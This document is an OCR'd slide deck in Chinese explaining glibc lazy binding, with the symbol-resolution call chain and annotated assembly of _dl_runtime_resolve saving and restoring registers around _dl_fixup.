
DL Ing

$ DL Ing

- 當程式使用 lazy binding 的方式去解析 symbol 時，會透過 dl 去處理解析 function 的行為，整個過程如下




$ DL Ing


puts@plt
_dl_runtime_resolve_xsavec
_dl_fixup
_dl_lookup_symbol_x
puts
do_lookup_x
Linker
Library
Executable

$ DL Ing

_dl_runtime_resolve

- 儲存 resolve 前的狀態
- Resolve function
- 恢復 resolve 前的狀態
- Call function




```
$ 

_dl_runtime_resolve:
    pushq %rbx
    mov %RSP_LP, %RBX_LP
    and $-STATE_SAVE_ALIGNMENT, %RSP_LP
    ...
    movq %rax, REGISTER_SAVE_RAX(%rsp)
    ... # 各種 regs
    movq %r9, REGISTER_SAVE_R9(%rsp)
    movl $STATE_SAVE_MASK, %eax
    xorl %edx, %edx
    movq %rdx, (STATE_SAVE_OFFSET + 512 + 8 * 2)(%rsp)
    ... # 2~7
    movq %rdx, (STATE_SAVE_OFFSET + 512 + 8 * 7)(%rsp)
    xsavec STATE_SAVE_OFFSET(%rsp)
    mov (LOCAL_STORAGE_AREA + 8)(%BASE), %RSI_LP
    mov LOCAL_STORAGE_AREA(%BASE), %RDI_LP
    call _dl_fixup
    mov %RAX_LP, %R11_LP
    movl $STATE_SAVE_MASK, %eax
    xorl %edx, %edx
    xrstor STATE_SAVE_OFFSET(%rsp)
    movq REGISTER_SAVE_R9(%rsp), %r9
    ... # 各種 regs
    movq REGISTER_SAVE_RAX(%rsp), %rax
    mov %RBX_LP, %RSP_LP
    movq (%rsp), %rbx
    add $(LOCAL_STORAGE_AREA + 16), %RSP_LP
    jmp *%r11
```

$ DL lng

_dl_runtime_resolve

- 儲存 resolve 前的狀態
- Resolve function
- 恢復 resolve 前的狀態
- Call function



